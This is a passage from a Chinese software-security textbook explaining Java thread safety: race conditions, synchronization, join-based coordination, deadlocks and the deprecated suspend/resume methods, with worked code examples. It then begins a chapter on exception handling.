(4) 阻塞状态。运行的线程因某种原因停止继续运行。

(5) 死亡状态。线程结束。

线程的安全隐患可能出现在各个状态。一般说来，线程的安全性来源于两个方面：

① 多个线程之间可能会共享进程的内存资源。


② CPU 的某个时间段分配给哪个线程使用，默认情况下无法由用户控制。

多线程的安全问题比较复杂，解决方法繁多，在这里阐述几个比较典型的安全问题。


3.2　线程同步安全

3.2.1　线程同步

默认情况下，线程都是独立的，而且异步执行，线程中包含了运行时所需要的数据或方法，而不需要外部的资源或方法，也不必关心其他线程的状态或行为。但是在多个线程在运行时共享数据的情况下，就需考虑其他线程的状态和行为，否则就不能保证程



序的运行结果的正确性。在某些项目中,经常会出现线程同步的问题,即多个线程在访问同一资源时,会出现安全问题。本节基于一个简单的案例,针对线程的同步问题进行阐述。



Note

所谓同步,就是在发出一个功能调用时,在没有得到结果之前,该调用就不返回,同时其他线程也不能调用这个方法。通俗地讲,一个线程是否能够抢占 CPU,必须考虑另一个线程中的某种条件,而不能随便让操作系统按照默认方式分配 CPU,如果条件不具备,就应该等待另一个线程运行,直到条件具备。

3.2.2 案例分析

假设有若干张飞机票,由两个线程去卖它们,要求没有票时能够提示:没有票了(以最后剩下 3 张票为例)。首先用传统方法来编写这段代码,代码如 P03_03.java 所示:

P03_03.java

```
class TicketRunnable implements Runnable
{
      private int ticketNum = 3;  // 以 3 张票为例
      public void run()
      {
          while(true)
          {
              String tName = Thread.currentThread().getName();
              if(ticketNum<=0)
              {
                  System.out.println(tName + "无票");
                  break;
              }
              else
              {
                  ticketNum--; // 代码行 1
                  System.out.println(tName +
                                  "卖出一张票,还剩" +
                                  ticketNum + "张票");
                }
            }
        }
    }

public class P03_03
{
    public static void main(String[] args)
    {
        TicketRunnable tr = new TicketRunnable();
        Thread th1 = new Thread(tr,"线程 1");
        Thread th2 = new Thread(tr,"线程 2");
        th1.start();
        th2.start();
```



```
        }
    }
```

运行后，控制台打印结果如图 3-2 所示。

这段程序看起来没有问题，但是它很不安全，并且这种不安全性很难发现，会给项目后期维护带来巨大的代价。





图　3-2

观察程序中的代码行 1 处的注释，当只剩下一张票时，线程 1 卖出了最后一张票，接着要执行 ticketNum--，但在 ticketNum--还没来得及运行的时候，线程 2 有可能抢占 CPU，来判断当前有无票可卖，此时，由于线程 1 还没有执行 ticketNum--，当然票数还是 1，线程 2 判断还可以卖票，这样，最后一张票卖出了两次。当然，上面的程序中，没有给线程 2 以卖票的机会，实际上票都由线程 1 卖出，我们看不出其中的问题。为了让大家看清这个问题，下面模拟线程 1 和线程 2 交替卖票的情况。将 P03_03.java 的代码改为 P03_04.java：

P03_04.java

```
class TicketRunnable implements Runnable
{
      private int ticketNum = 3;     // 以 3 张票为例
      public void run()
      {
          while(true)
          {
              String tName = Thread.currentThread().getName();
              if(ticketNum<=0)
              {
                  System.out.println(tName + "无票");
                  break;
              }
              else
              {
                  try
                  {
                      Thread.sleep(1000);     // 程序休眠 1000 毫秒
                  }catch(Exception ex){}
                  ticketNum--;               // 代码行 1
                  System.out.println(tName +
                                          "卖出一张票，还剩" +
                                          ticketNum + "张票");
                }
            }
        }
    }

public class P03_04
```



```
{
  public static void main(String[] args)
  {
        TicketRunnable tr = new TicketRunnable();
        Thread th1 = new Thread(tr,"线程 1");
        Thread th2 = new Thread(tr,"线程 2");
        th1.start();
        th2.start();
    }
}
```

该代码中，增加了一行，使程序休眠 1000ms，让另一个线程来抢占 CPU。运行后，控制台打印结果如图 3-3 所示。



图 3-3

最后一张票被卖出两次，系统不可靠。

更为严重的是，该问题的出现很具有随机性。比如，有些项目在实验室运行阶段没有问题，因为哪个线程抢占 CPU，是由操作系统决定的，用户并没有权利干涉，也无法预测，所以，项目可能在商业运行阶段出现了问题，等到维护人员去查问题的时候，由于问题出现的随机性，问题可能就不出现了。这种工作往往给维护带来了巨大的代价。

以上案例是多个线程消费有限资源的情况，该情况下还有很多其他案例，如多个线程，向有限空间写数据时：

- 线程 1 写完数据，空间满了，但没来得及告诉系统；
- 此时另一个线程抢占 CPU，也来写，不知道空间已满，造成溢出。


3.2.3　解决方案

怎样解决这个问题？很简单，就是让一个线程卖票时其他线程不能抢占 CPU。根据定义，实际上相当于要实现线程的同步，通俗地讲，可以给共享资源（在本例中为票）加一把锁，这把锁只有一把钥匙。哪个线程获取了这把钥匙，才有权利访问该共享资源。

有一种比较直观的方法，可以在共享资源（如“票”）每一个对象内部都增加一个新成员，标识“票”是否正在被卖中，其他线程访问时，必须检查这个标识，如果这个标识确定票正在被卖中，线程不能抢占 CPU。这种设计理论上当然也是可行，但由于线程同步的情况并不是很普遍，仅仅为了这种小概率事件，在所有对象内部都开辟另一个成员空间，带来极大的空间浪费，增加了编程难度，所以，一般不采用这种方法。现代的编程语言的设计思路都是把同步标识加在代码段上，确切地说，是把同步标识放在“访问共享资源（如卖票）的代码段”上。

不同语言中，同步代码段的实现模型类似，只是表达方式有些不同。这里以 Java 语言为例，在 Java 语言中，synchronized 关键字可以解决这个问题，整个语法形式表现为：





Note

```
synchronized(同步锁对象)
{
    // 访问共享资源,需要同步的代码段
}
```


注意，synchronized 后的“同步锁对象”，必须是可以被各个线程共享的，如 this、某个全局变量等。不能是一个局部变量。

其原理为：当某一线程运行同步代码段时，在“同步锁对象”上置一标记，运行完这段代码，标记消除。其他线程要想抢占 CPU 运行这段代码，必须在“同步锁对象”上先检查该标记，只有标记处于消除状态，才能抢占 CPU。在上面的例子中，this 是一个“同步锁对象”。

因此，在上面的案例中，可以将卖票的代码用 synchronized 代码块包围起来，“同步锁对象”取 this。如代码 P03_05. java 所示：

P03_05. java

```
class TicketRunnable implements Runnable
{
      private int ticketNum = 3;              // 以 3 张票为例
      public void run()
     {
          while(true)
          {
              String tName = Thread.currentThread().getName();
              // 将需要独占 CPU 的代码用 synchronized(this)包围起来
            synchronized(this)
            {
              if(ticketNum <= 0)
              {
                  System.out.println(tName + "无票");
                  break;
              }
              else
              {
                  try
                  {
                      Thread.sleep(1000);     // 程序休眠 1000 毫秒
                  }catch(Exception ex){}
                  ticketNum--;                // 代码行 1
                  System.out.println(tName +
                                    "卖出一张票,还剩"
                                     + ticketNum + "张票");
              }
            }
          }
      }
  }
```



Note

```
public class P03_05
{
  public static void main(String[ ] args)
  {
      TicketRunnable tr = new TicketRunnable();
      Thread th1 = new Thread(tr,"线程 1");
      Thread th2 = new Thread(tr,"线程 2");
      th1.start();
      th2.start();
  }
}
```

运行后,可以得到如图 3-4 所示的效果。



图 3-4

这说明程序运行完全正常。

从以上代码可以看出,该方法的本质是将需要独占 CPU 的代码用 synchronized(this)包围起来。如前所述,一个线程进入这段代码之后,就在 this 上加了一个标记,直到该线程将这段代码运行完毕,才释放这个标记。如果其他线程想要抢占 CPU,先要检查 this 上是否有这个标记。若有,就必须等待。

但是可以看出,该代码实际上运行较慢,因为一个线程的运行,必须等待另一个线程将同步代码段运行完毕。因此,从性能上讲,线程同步是非常耗费资源的一种操作。要尽量控制线程同步的代码段范围,理论上说,同步的代码段范围越小,段数越少越好,因此在某些情况下,推荐将小的同步代码段合并为大的同步代码段。

实际上,在 Java 内,还可以直接把 synchronized 关键字直接加在函数的定义上,这也是一种可以推荐的方法。如:


```
public synchronized void f1()
{
  // f1 代码段
}
```

效果等价于:

```
public void f1()
{
  synchronized(this)
  {
  // f1 代码段
  }
}
```

不过,值得一提的是,如果不能确定整个函数都需要同步,那就要尽量避免直接把 synchronized 加在函数定义上的做法。如前所述,要控制同步粒度,同步的代码段越小越好,synchronized 控制的范围越小越好,否则造成不必要的系统开销。所以,在实际




Note

开发的过程中，要十分小心，因为过多的线程等待可能造成系统性能的下降，甚至造成死锁。

3.3　线程协作安全

3.3.1　线程协作

有些情况下，多个线程合作完成一件事情的几个步骤，此时线程之间实现了协作。如一个工作需要若干个步骤，各个步骤都比较耗时，不能因为它们的运行，影响程序的运行效果，最好的方法就是将各步用线程实现。但是，由于线程随时都有可能抢占CPU，可能在前面一个步骤没有完成时，后面的步骤线程就已经运行，该安全隐患造成系统得不到正确结果。

3.3.2　案例分析

假定线程1负责完成一个复杂运算（比较耗时），线程2负责得到结果，并将结果进行下一步处理。如某个科学计算系统中，线程1负责计算1～1000各个数字的和（暂且认为它非常耗时），线程2负责得到这个结果并且写入数据库。

读者首先想到的是将耗时的计算放入线程。这是正确的想法。首先用传统线程方法来编写这段代码，代码如P03_06.java所示。

P03_06.java

```
public class P03_06
{
  private int sum = 0;
  public static void main(String[] args)
 {
      new P03_06().cal();
  }
  public void cal()
 {
      // 完成工作步骤
      Thread1 th1 = new Thread1();
      Thread2 th2 = new Thread2();
      th1.start();
      th2.start();
 }
 class Thread1 extends Thread
{
      public void run()
      {
           for(int i = 1;i <= 1000;i++)
           {
               sum += i;
           }
```



Note

```
        }
    }
    class Thread2 extends Thread
    {
            public void run()
              {
                System.out.println("写入数据库:" + sum);
            }
    }
}
```

运行后,控制台打印结果如图 3-5 所示。

C:\PROGRA~1\XINOXS~1
写入数据库:500500

图 3-5


该程序看起来没有问题,也能够打印正确结果,但是和上一节的例子一样,它也是很不安全的,这种不安全性也很难发现,也会给项目后期维护带来巨大的代价。该程序的安全隐患在哪里呢?

观察 cal()函数中的代码,当线程 th1 运行后,线程 th2 运行,此时,线程 th2 随时可能抢占 CPU,而不一定要等线程 th1 运行完毕。当然,在上面的例子中,可能因为线程 th1 运行较快,th2 在它运行的过程中没有抢占 CPU,"碰巧"得到了正确结果,但是如果让线程 th2 抢占 CPU,这样,系统可能得不到正确结果。为了解释这个问题,将 P03_06.java 的代码改为 P03_07.java。

P03_07.java

```
public class P03_07
{
    private int sum = 0;
    public static void main(String[] args)
    {
            new P03_07().cal();
    }
    public void cal()
    {
          // 完成工作步骤
          Thread1 th1 = new Thread1();
          Thread2 th2 = new Thread2();
          th1.start();
          th2.start();
    }
    class Thread1 extends Thread
     {
          public void run()
          {
              for(int i = 1;i <= 1000;i++ )
              {
                  sum += i;
                  try
                  {
```






```
                    Thread.sleep(1);     // 暂停 1ms
                }catch(Exception ex){}
            }
        }
    }
    class Thread2 extends Thread
    {
      public void run()
      {
          System.out.println("写入数据库:" + sum);
      }
    }
}
```

该代码中,增加了一行代码,使程序休眠 1ms,让另一个线程来抢占 CPU。运行,控制台打印如图 3-6 所示。

很显然,这个结果不是我们所需要的。

为什么 sum 得到的结果为 1 呢?很明显,线程 th1 的 start 函数运行时,相当于让求和过程以多线程形式运行,在它"休眠"之际,th2 就抢占了 CPU,在求和还没开始做或只完成一部分时就打印 sum,导致得到不正常结果。




图　3-6


3.3.3　解决方案

怎样解决?显而易见,方法是:在一个线程运行时,其他线程必须等待该线程运行完毕,才能抢占 CPU 进行运行。对于该问题,不同语言解决方法类似。以 Java 语言为例,在 Java 语言中,线程的 join()方法可以解决这个问题。可将 P03_07.java 代码改为如下代码:

P03_08.java

```
public class P03_08
{
  private int sum = 0;
  public static void main(String[] args)
  {
      new P03_08().cal();
  }
  public void cal()
 {
      // 完成工作步骤
      Thread1 th1 = new Thread1();
      Thread2 th2 = new Thread2();
      th1.start();
      try
      {
          th1.join();     // 让该线程运行完毕才能向下运行
      }catch(Exception ex){}
```





Note

```
        th2.start();
    }
    class Thread1 extends Thread
    {
        public void run()
        {
            for(int i = 1;i <= 1000;i++)
            {
                sum += i;
                try
                {
                    Thread.sleep(1);     // 暂停 1ms
                }catch(Exception ex){}
            }
        }
    }
    class Thread2 extends Thread
    {
        public void run()
        {
            System.out.println("写入数据库:" + sum);
        }
    }
}
```

运行后，效果如图 3-7 所示。

```
C:\PROGRA~1\XINOXS~1
写入数据库:500500
```


图 3-7

运行正常。实际上，该程序相当于摒弃了"线程就是为了程序看起来同时做好几件事情"的思想，将并发程序又变成了顺序的，如果线程 th1 没有运行完毕的话，程序会在 th.join()处堵塞。如果 cal()函数耗时较长，程序将一直等待。一般的方法是，可以将该工作放在另一个线程中，这样，既不会堵塞主程序，又能够保证数据安全性。如下代码：

P03_09.java

```
public class P03_09 implements Runnable
{
    private int sum = 0;
    public static void main(String[] args)
    {
        new Thread(new P03_09()).start();
    }
    public void run()
    {
        this.cal();     // 将 cal()的调用放入线程
    }
    public void cal()
    {
        // 完成工作步骤
```






```
        Thread1 th1  =  new Thread1();
        Thread2 th2  =  new Thread2();
        th1.start();
        try
        {
            th1.join();                  // 让该线程运行完毕才能向下运行
        }catch(Exception ex){}
        th2.start();
        }

    class Thread1 extends Thread
    {
        public void run()
        {
            for(int i = 1;i <= 1000;i ++ )
            {
                sum  +=  i;
                try
                {
                    Thread.sleep(1);      //暂停 1ms
                }catch(Exception ex){}
            }
        }
    }
    class Thread2 extends Thread
    {
        public void run()
        {
            System.out.println("写入数据库:"  +  sum);
        }
    }
}
```

3.4　线程死锁安全

3.4.1　线程死锁


死锁(DeadLock),是指两个或两个以上的线程在执行过程中,因争夺资源而造成的一种互相等待的现象。此时称系统处于死锁状态,这些永远在互相等待的线程称为死锁线程。

产生死锁的 4 个必要条件是[2]:

(1) 互斥条件。资源每次只能被一个线程使用。如前面的“线程同步代码段”,就是只能被一个线程使用的典型资源。

(2) 请求与保持条件。一个线程请求资源,但因为某种原因,该资源无法分配给它,于是该线程阻塞,此时,它对已获得的资源保持不放。





(3) 不剥夺条件。线程已获得的资源，在未使用完之前，不管其是否阻塞，无法强行剥夺。

(4) 循环等待条件。若干线程互相等待，形成一种头尾相接的循环等待资源关系。

这 4 个条件是死锁的必要条件，只要系统发生死锁，这些条件必然成立，而只要上述条件之一不满足，就不会发生死锁。

3.4.2 案例分析


以 Java 语言为例，死锁一般来源于代码段的同步，当一段同步代码被某线程运行时，其他线程可能进入堵塞状态(无法抢占 CPU)，而刚好在该线程中，访问了某个对象，此时，除非同步锁定被解除，否则其他线程就不能访问那个对象。这可以称为“线程正在等待一个对象资源”。如果出现一种极端情况，一个线程等候某个对象，而这个对象又在等候下一个对象，以此类推。当这个“等候链”进入封闭状态，也就是说，最后那个对象等候的是第一个对象，此时，所有线程都会陷入无休止的相互等待状态，造成死锁。尽管这种情况并非经常出现，但一旦碰到，程序的调试将变得异常艰难。

在这里给出一个死锁的案例，如下代码：

P03_10.java

```
public class P03_10 implements Runnable
{
  static Object S1 = new Object(),S2 = new Object();
  public void run()
 {
      if(Thread.currentThread().getName().equals("th1"))
      {
          synchronized(S1)
          {
              System.out.println("线程 1 锁定 S1");          // 代码段 1
              synchronized(S2)
              {
                  System.out.println("线程 1 锁定 S2");      // 代码段 2
              }
          }
      }
      else
      {
          synchronized(S2)
          {
              System.out.println("线程 2 锁定 S2");          // 代码段 3
              synchronized(S1)
              {
                  System.out.println("线程 2 锁定 S1");      // 代码段 4
              }
          }
    }
}
  public static void main(String[] args)
```






```
    {
        Thread t1 = new Thread(new P03_10(),"th1");
        Thread t2 = new Thread(new P03_10(),"th2");
        t1.start();
        t2.start();
    }
}
```

运行后,效果如图 3-8 所示。





图 3-8

这段程序也好像没有问题。但是和上一节的例子一样,它也是很不安全的,这种不安全性也很难发现。

观察 run()函数中的代码,当 th1 运行后,进入代码段 1,锁定了 S1,如果此时 th2 运行,抢占 CPU,进入代码段 3,锁定 S2,那么 th1 就无法运行代码段 2,但是又没有释放 S1,此时,th2 也就不能运行代码段 4,造成互相等待。为了模拟这个过程,在程序中增加让其休眠的代码,好让另一个线程来抢占 CPU。将 P03_10.java 的代码改为 P03_11.java。

P03_11.java

```
public class P03_11 implements Runnable
{
  static Object S1 = new Object(),S2 = new Object();
  public void run()
 {
      if(Thread.currentThread().getName().equals("th1"))
      {
          synchronized(S1)
          {
              System.out.println("线程 1 锁定 S1");          // 代码段 1
              try{
                  Thread.sleep(1000);
              }catch(Exception ex){}
              synchronized(S2)
              {
                  System.out.println("线程 1 锁定 S2");     // 代码段 2
              }
          }
    }
    else
    {
```



Note

```
            synchronized(S2)
            {
                System.out.println("线程 2 锁定 S2");           // 代码段 3
                synchronized(S1)
                {
                    System.out.println("线程 2 锁定 S1");       // 代码段 4
                }
            }
        }
    }
      public static void main(String[ ] args)
      {
          Thread t1 = new Thread(new P03_11(),"th1");
          Thread t2 = new Thread(new P03_11(),"th2");
          t1.start();
          t2.start();
        }
    }
```

该代码中，增加了一行，使程序休眠 1000ms，让另一个线程来抢占 CPU。运行后，效果如图 3-9 所示。




图 3-9

两个线程陷入无休止的等待。其原因是，线程 th1 进入代码段 1 后，线程 2 抢占 CPU，锁定了 S2，而线程 th1 对 S1 的锁定又没有解除，造成线程 th2 无法运行下去，当然，由于线程 th2 锁定了 S2，线程 th1 也无法运行下去。

死锁是一个很重要的问题，它能导致整个应用程序慢慢终止，尤其是当开发人员不熟悉如何分析死锁环境的时候，还很难被分离和修复。

3.4.3 解决方案[3]

就语言本身来说，尚未直接提供防止死锁的帮助措施，需要通过谨慎的设计来避免。一般情况下，主要是针对死锁产生的 4 个必要条件来进行破坏，用以避免和预防死锁。在系统设计、线程开发等方面，应注意不让这 4 个必要条件成立，确定资源的合理分配算法，避免线程永久占据系统资源。

以 Java 为例，Java 并不提供对死锁的检测机制。但可以通过 java thread dump 来进行判断：一般情况下，当死锁发生时，Java 虚拟机处于挂起状态，thread dump 可以给出静态稳定的信息，从操作系统上观察，虚拟机的 CPU 占用率为零，这时可以收集 thread dump，查找"waiting for monitor entry"的线程，如果大量 thread 都在等待给同一个地址上锁，说明很可能死锁发生了。


解决死锁没有简单的方法，这是因为线程产生死锁都各有各的原因，而且往往具有很高的负载。从技术上讲，可以用如下方法来进行死锁排除：

（1）可以撤销陷于死锁的全部线程。

（2）可以逐个撤销陷于死锁的线程，直到死锁不存在。

（3）从陷于死锁的线程中逐个强迫放弃所占用的资源，直至死锁消失。





提示　关于死锁的检测与解除，有很多重要算法，如资源分配算法、银行家算法等。在操作系统的一些参考资料中应该可以进行足够了解。

很多软件产品内置了死锁解决策略，可做参考。如：

- 数据库死锁。一个连接占用了另一个连接所需的数据库锁，它可能阻塞另一个连接。如果两个或两个以上的连接相互阻塞，产生死锁。该情况下，一般会强制销毁一个连接(通常是使用最少的连接)，并回滚其事务。这将释放所有与已经结束的事务相关联的锁，至少允许其他连接中有一个可以获取它们正在被阻塞的锁。
- 资源池耗尽死锁。资源池太小，而每个线程需要的资源超过了池中的可用资源，产生死锁。此时可以增加连接池的大小或者重构代码，以便单个线程不需要同时使用很多资源。

3.5　线程控制安全

3.5.1　安全隐患

线程控制主要是对线程生命周期的一些操作，如暂停、继续、消亡等。本节以 Java 语言为例，讲解线程控制中的一些安全问题。Java 中提供了对线程生命周期进行控制的函数。

- stop()：停止线程。
- suspend()：暂停线程的运行。
- resume()：继续线程的运行。
- destroy()：让线程销毁，等等。


线程生命周期中的安全问题主要体现在：


- 线程暂停或者终止时，可能对某些资源的锁并没有释放，它所保持的任何资源都会保持锁定状态；
- 线程暂停之后，无法预计它什么时候会继续(一般和用户操作有关)，如果对某个资源的锁长期被保持，其他线程在任何时候都无法再次访问该资源，极有可能造成死锁。

针对这个问题，为减少出现死锁的可能，Java 1.2 版本中，将 Thread 的 stop()，suspend()，resume()以及 destroy()方法定义为“已过时”方法，不再推荐使用。

3.5.2　案例分析

如前所述，线程的暂停和继续，早期采用 suspend()和 resume()方法，但是容易发生死锁。以线程暂停为例，调用 suspend()的时候，目标线程会停下来，但却仍然持有在这之前获得的锁定。此时，其他任何线程都不能访问锁定的资源，除非被“挂起”的线程恢复运行。如果它们想恢复目标线程，同时又试图使用任何一个锁定的资源，就会造成死锁。





下面给出一个案例,来说明这个问题。屏幕上不断打印欢迎信息,单击“暂停”按钮,打印工作暂停;再单击该按钮,继续打印。传统代码如下:


P03_12.java

```
 import java.awt.*;
 import java.awt.event.*;

public class P03_12 extends Frame implements ActionListener,Runnable
{
    private Button btn = new Button("暂停");
    private Thread th = new Thread(this);
    public P03_12()
   {
        this.add(btn);
        this.pack();
        btn.addActionListener(this);
        this.setVisible(true);
        th.start();
   }
   public void run()
  {
      while(true)
      {
          System.out.println("WELCOME");
          try{
            Thread.sleep(1000);
          }
          catch(Exception ex){}
      }
  }
  public void actionPerformed(ActionEvent e)
  {
      if(btn.getLabel().equals("打印"))
      {
          th.resume();
          btn.setLabel("暂停");
      }
      else
      {
          th.suspend();
          btn.setLabel("打印");
      }
  }
  public static void main(String[] args)
  {
      new P03_12();
  }
}
```

运行效果如图 3-10 所示。





如果单击“暂停”按钮，则暂停打印；再单击该按钮，继续打印。

如上所述，该代码实际上在事件响应中用suspend()和resume()来控制线程的暂停和继续，是不安全的。



图　3-10

3.5.3　解决方案


解决该问题，常见的方法有如下几种。

(1) 当需要暂停时，干脆让线程的run()方法结束运行以释放资源（实际上就是让该线程永久结束）；继续时，新开辟一个线程继续工作。怎样让run()方法结束呢？一般可用一个标志告诉线程什么时候通过退出自己的run()方法来中止自己的执行。以上面的例子为例，代码可以改为：

P03_13.java

```
import java.awt.*;
import java.awt.event.*;

public class P03_13 extends Frame implements ActionListener,Runnable
{
    private Button btn = new Button("暂停");
    private Thread th = new Thread(this);
    private boolean RUN = true;           // 标志线程是否运行
    public P03_13()
    {
        this.add(btn);
        this.pack();
        btn.addActionListener(this);
        this.setVisible(true);
        th.start();
    }
    public void run()
    {
        while(RUN)
        {
            System.out.println("WELCOME");
            try{
              Thread.sleep(1000);
            }
            catch(Exception ex){}
        }
    }
    public void actionPerformed(ActionEvent e)
    {
        if(btn.getLabel().equals("打印"))
        {
            th = new Thread(this);        // 重开线程
            this.RUN = true;
            th.start();
            btn.setLabel("暂停");
```



```
            }
            else
            {
                this.RUN = false;          // 让 run 函数中的循环终止
                th = null;
                btn.setLabel("打印");
            }
        }
        public static void main(String[ ] args)
        {
            new P03_13();
        }
    }
```

从程序可以看出，事件响应函数中，当要暂停时，实际上是使一个线程运行结束；当要继续时，实际上相当于新开一个线程。

不过在终止线程时，一定要注意现场保护；以便线程继续运行时，能够根据已有现场继续运行线程。

（2）将线程暂停或继续，不使用 suspend()和 resume()，可在 Thread 类中置入一个标志，指出线程应该活动还是挂起。若标志指出线程应该挂起，便用 wait()命其进入等待状态。若标志指出线程应当恢复，则用一个 notify()重新启动线程。

（3）不推荐使用 stop()来终止阻塞的线程，而应换用由 Thread 提供的 interrupt()方法，以便中止并退出堵塞的代码。

3.6 进程安全

3.6.1 进程概述

进程是一个执行中的程序，对每一个进程来说，都有自己独立的一片内存空间和一组系统资源。进程由进程控制块、程序段、数据段 3 部分组成。在进程概念中，每一个进程的内部数据和状态都是完全独立的。

一个进程可以包含若干线程，多个线程可以帮助应用程序同时做几件事（比如一个线程向磁盘写入文件，另一个则接收用户的按键操作并及时做出反应，互相不干扰）。进程也有运行、阻塞、就绪 3 种状态，并随一定条件而相互转化。


3.6.2 进程安全问题

由于进程的独立性，从应用的角度讲，进程安全比线程安全更受重视，一般针对已有的进程进行安全方面的控制。如：

- 在系统安全中发现并清除病毒进程；
- 在网络应用中，优化守护进程或端口扫描进程，等等。

不过，从开发者（编程）的角度，进程的安全所需要考虑的问题和线程类似，但由于线程能够共享进程的资源，所以线程安全一般考虑的问题比进程安全多。不过，对于开





发多个进程能够同时运行的系统软件(如操作系统),进程的安全就应该重点考虑了。一般情况下,此时考虑的问题和线程安全类似,因为在这种软件中,各个进程在使用系统有限的资源,和线程安全中考虑的问题类似,在此不再叙述。

小　　结

本章主要针对线程和进程开发过程中的安全问题进行讲述。从开发者角度,首先讲解了线程的基本机制,然后讲解线程操作过程中几个重要的安全问题:线程同步安全、线程协作安全、线程死锁、线程控制安全等。最后讲解了进程安全。

练　　习

1. 将 P03_05.java 中的同步代码写在一个同步函数中。
2. 线程 1 首先用 Pen 写字,然后用 Pencil 写字;线程 2 首先用 Pencil 写字,然后用 Pen 写字;编写一个因为线程 1 等待 Pencil,线程 2 等待 Pen 而造成死锁的例子,并提出解决方法。
3. 有两个线程向存储空间有限的数组中写数据。写一段代码,具有数组溢出的安全隐患,并提出解决方案。
4. 显示的界面上有个小红球,要求能够慢慢掉下来然后弹起来。为了逼真,当球在比较上方的时候,球比较大,球落下时,慢慢变小。在界面右下角有一个"暂停"按钮,可以让动画暂停;动画暂停之后又可以单击该按钮让动画继续运行。
5. 举例说明进程安全和线程安全问题所考虑问题的不同之处?
6. Oracle 数据库中,多个用户访问同一数据,可能会造成死锁,请你设计一个案例,进行测试。并观察其解决方法。
7. 很多语言中提供了定时器(Timer),让某个功能定时执行,该功能也可以用线程实现,比较两种方法的优劣。
8. 编写一个程序,每隔一秒,界面上方落下来一个字母。字母落到界面底端时消失,这里怎样控制线程的开始和结束?
9. 在射击游戏中线程是怎样安排的?
10. 将 P03_11.java 代码中同步段改为同步方法。

参 考 文 献

1　JavaEye 技术网站. JAVA 线程总结. http://zjkilly.javaeye.com/blog/508239.
2　JavaEye 技术网站. 死锁的四个必要条件. http://steven-hong.javaeye.com/blog/506839.
3　百度百科. 死锁. http://baike.baidu.com/view/121723.htm.



异常/错误处理中的安全

异常/错误处理是程序设计中的常见内容，异常/错误处理的技巧和程序安全性有着密切的关系。科学的异常/错误处理方法，是系统安全的重要保障。

一般说来，程序开发过程中可能出现的问题有如下几种。

编译错误：程序语法写错了，比如在 C++ 中，int a 写成了 Int a，这种错误，编译器能够进行提示，一般比较容易解决。

运行错误：程序语法没有问题，但是在运行的时候发生了问题。比如连接数据库代码本来是正确的，但是运行的时候数据库突然断电，导致程序不能正常运行，这是在代码编写阶段应该预计到的，可以由异常处理解决(Java 语言中定义了 Error 和 Exception，都是为了解决此类问题)；在某些语言(如 VB)中，没有面向对象的异常处理机制，此时可以设计面向过程的错误处理方法来解决这个问题。

另外一种是逻辑错误，程序语法没有问题，也没有异常，但是就是得不到正确的结果，这需要靠程序员非常高超的编程经验进行处理；这不属于本章研究的范围。

本章主要针对异常和错误处理中的安全问题进行讲述，首先基于面向对象语言，讲解异常的基本机制，然后讲解异常的捕获和处理中的安全问题，最后针对面向过程的错误处理方法来阐述安全问题。

4.1　异常/错误的基本机制


4.1.1　异常的出现

如前所述，异常主要是针对程序语法没有问题时，在运行过程中出现的突发情况。本节将用一个例子，来描述异常的出现。以 Java 语言为例，如下代码的主要作用是让用户输入一个数字，显示其平方，代码如下：

P04_01.java

```
import java.io.*;
```





Note

```
public class P04_01
{
    public static void main(String[ ] args) throws Exception
    {
        InputStreamReader isr = new InputStreamReader(System.in);
        BufferedReader br = new BufferedReader(isr);
        /* 用户输入一个数字 */
        System.out.print("请您输入一个数字：");
        String str = br.readLine();
        /* 转换成 double */
        double number = Double.parseDouble(str);
        /* 打印结果 */
        double result = number * number;
        System.out.println("结果是：" + result);
        System.out.println("程序运行完毕");
    }
}
```

运行这个程序，按照正常输入 12，能够输出正确结果，如图 4-1 所示。

```
C:\Program Files\Xinox S
请您输入一个数字：12
结果是：144.0
程序运行完毕
```

图　4-1

但是，用户的输入是不可预计的。如果用户不小心输入一个无法转换成数值的字符串，如 12o，结果如图 4-2 所示。

